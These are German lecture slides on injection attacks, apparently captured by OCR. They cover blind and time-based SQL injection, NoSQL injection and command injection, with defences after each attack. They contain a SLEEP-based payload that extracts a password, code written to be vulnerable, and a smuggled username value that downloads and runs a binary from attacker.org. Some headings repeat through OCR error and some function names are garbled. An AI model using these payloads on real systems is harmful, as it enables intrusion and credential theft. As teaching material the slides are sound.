
- Blind SQL Injektion ermöglichen es nur *ein* Bit per Anfrage zu erfahren
  - Es werden Mittel benötigen, um genau dieses Bit auszuwählen
  - Z.B. ist das erste Zeichen des Passworts ein 'a'
- Verwendung von Teilzeichenketten
  - `MID(str,pos,len)`: Anzahl Zeichen ab `pos` als Rückgabe
  - `ORD(str)`: Gibt den ASCII-Wert für das am weitesten links stehende Zeichen in der Zeichenkette zurück
- Verwendung von LIKE
  - Verwendung des Platzhalters 'a%'
    ('a' gefolgt von einer beliebigen Anzahl von Zeichen)
  - LIKE unterscheidet nicht zwischen Groß- und Kleinschreibung
  - _ ist auch ein Platzhalter (für ein einzelnes Zeichen)

Ausnutzung von blinder SQLi

Exploiting blind SQLi

Ausnutzung von blinder SQLi

Exploiting blind SQLi



Ausnutzung von blinder SQLi

Exploiting blind SQLi

Ausnutzung von blinder SQLi

Exploiting blind SQLi

Ausnutzung von blinder SQLi


Exploiting blind SQLi

Ausnutzung von blinder SQLi

Exploiting blind SQLi

Ausnutzung von blinder SQLi

Exploiting blind SQLi



Optimierungsmöglichkeiten

- Durchprobieren jedes Zeichens ist aufwendig $O(n * m)$
  - Zeichenfolge der Länge n und m verschiedene Zeichen
- Schnellere Möglichkeit: Binäre Suche
  - Zeichen in ASCII-Wert umwandeln
  - Binäre Suche anwenden
  - Laufzeit $O(n * log(m))$
- Alternative: zuerst den Zeichensatz reduzieren
  - `WHERE passwort LIKE '%a%', ... LIKE '%b%', ...`
  - Reduziert die m verschiedenen Zeichen

Zeitabhängige blinde SQLi

- Wenn sich die Ausgabe aufgrund der Abfrage nicht ändert, kann stattdessen die Dauer der Abfrage verwendet werden
  - Kombination einer Bedingung mit einer Funktion, die mehr Zeit benötigt:

```
IF(conditional, then, else)
  BobCHMARK(count, operation)
```

  - Wiederholt die Operation (z. B. `BobCHMARCK(10000000, MD5('a'))` oder `SLEEP(Sekunden)`)
  - Messung der Zeit bis zur Beantwortung der Anfrage

Zeitabhängige blinde SQLi

```
name=bob' AND (SELECT IF(MID(pass, 1, 1) =
    'a', SLEEP(1), 0) FROM users WHERE
            user='bob')#
```

OK

```
<?php
$res =
mysql_query("
SELECT 1 FROM posts
  WHERE author='".
$_GET["name"]."'");
print "OK";
?>
```

```
SELECT 1 FROM posts WHERE author='bob' A
(SELECT IF(MID(pass, 1, 1) = 'a', SLEEP
0)  FROM users WHERE user='bob') # '
```

Verhinderung von SQL-Injektion

- SQL-Injektion erfolgt durch unsichere Verwendung von Daten unter der Kontrolle des Angreifers
  - ... bei den meisten Angriffen durch Injektion (z.B. buffer owerflows)
- Beste Lösung: `prepared statements`
  - Separation von Code und Daten
  - Server-seitige vorbereitete Anweisungen erhöhen die Leistung
    - Planung durch die Datenbank muss nur einmal erfolgen
    - Viele Bibliotheken verwenden nur client-seitige vorbereitete Anweisungen (e.g., pymysql)

Verhinderung von SQL-Injektion bei Altanwendungen

- Vorbereitete Anweisungen können drastische Änderungen an der Codebasis erfordern
- Älteren Anwendungen kaum anpassbar
- Anstelle von vorbereiteten Anweisungen können Eingaben mit Escapeschutz versehen werden
  - Problem benutzerdefinierte Behandlung ist fehleranfällig und vorgesehene Funktionen müssen verstanden sein

```
1   mysql_query("SELECT * FROM posts WHERE author='" . mysqli_real_escape_string(
          $_GET["name"]). "'");
```

Injektion bei NoSQL Datenbanken

- Begriff beschreibt verschiedene Klassen von Datenspeichern
  - Dokumentenbasiert (z. B. MongoDB, CouchDB)
  - Key/value Dienste (z. B. Redis)
  - Graphdatenbanken (z.B. Neo4J)
- Oft wird ein SQL-ähnliches Anfrageformat unterstützt

```
1  db.employees.find({lastname: "Stick"}))
2  // vs.
3  SELECT * FROM employees WHERE lastname='Stick';
4
5  db.employees.findOne({lastname: "Stick"}))
6  //vs.
7  SELECT * FROM employees WHERE lastname='Stick' LIMIT 1;
```

$\Rightarrow$ Es kommt zu ähnlichen Problemen wie bei SQL

Maßnahmen gegen NoSQL-Injektionen

- Web-Programmiersprachen sind selten typsicher
  - Programmierer erwarten `Strings` für Abfragen
  - Bspw. erzeugt PHP einen assoziatives Array aus dem GET-Parameter was zu Problemen führen kann
- Lösung: Typen erzwingen
  - PHP: `(string)$_GET["Name"]`
  - Python: `str(request.GET["name"])`

Befehlsinjektion

Ausführen von Befehlen auf Betriebssystemebene

- Programmierer können sich dafür entscheiden, Betriebssystembefehle mit Benutzereingaben auszuführen
  - Programmiersprache hat keine passende Bibliothek
    - Z. B. htpasswd-Generierung
  - Programmierer sucht den vermeintlich kürzesten Weg
- Beispiel:
  - Erwartete Verwendung:

    `http://example.org/add_user?username=ben&password=secret`
  - Ergebnis: `htpasswd -b .htpasswd bob secret`

Böswillige Verwendung von Befehlen

```
1  import os
2  def add_user(request, username, password):
3    os.system("htpasswd -b .htpasswd %s %s" % (username, password))
4    return HttpResponse("user added")
```

- Alternativer Aufruf:

```
1  http://example.org/add_user?username=bob; wget http://attacker.org/
2  mal; chmod +x mal; ./mal %26 %23&password=secret
```

- Ergebnis:

```
1  htpasswd -b .htpasswd bob;
2  wget http://attacker.org/mal;
3  chmod +x mal;
4  ./mal & # secret
```

- Bash: cmd1; cmd2
  - Ermöglicht es zwei Befehle aneinanderzureihen unabhängig von den Ergebnissen des ersten Befehls

Präventive Maßnahmen

- Problem: Befehl und Argumente nicht richtig getrennt
  - bash parst und erweitert Argumente (z.B. $)
- Mögliche Lösung am Beispiel von Python: Separation von Befehl und Daten

```
1  import subprocess
2  def add_user(request, username, password):
3    subprocess.call(["htpasswd", "-b", ".htpasswd", username, password])
4    return HttpResponse("user added")
```

- Lösung 2 (PHP): Argumente richtig escapen
  - Strings in einfachen Anführungszeichen werden von der Bash nicht interpretiert
  - `string escapeshellarg(string $arg)`

Weiter Angriffsrichtungen

- Pfad-Traversal – Zugriff auf nicht authorisierte Dateien
  - Unzureichende Überprüfung der Eingabe auf Metazeichen
- Dynamische Einbindung von Programmcode
  - PHP: `include($_GET["page"]);`
- Upload von beliebiger Dateien
- Deserializations-Angriffe
- Angriffe auf Template-Mechanismen
- usw.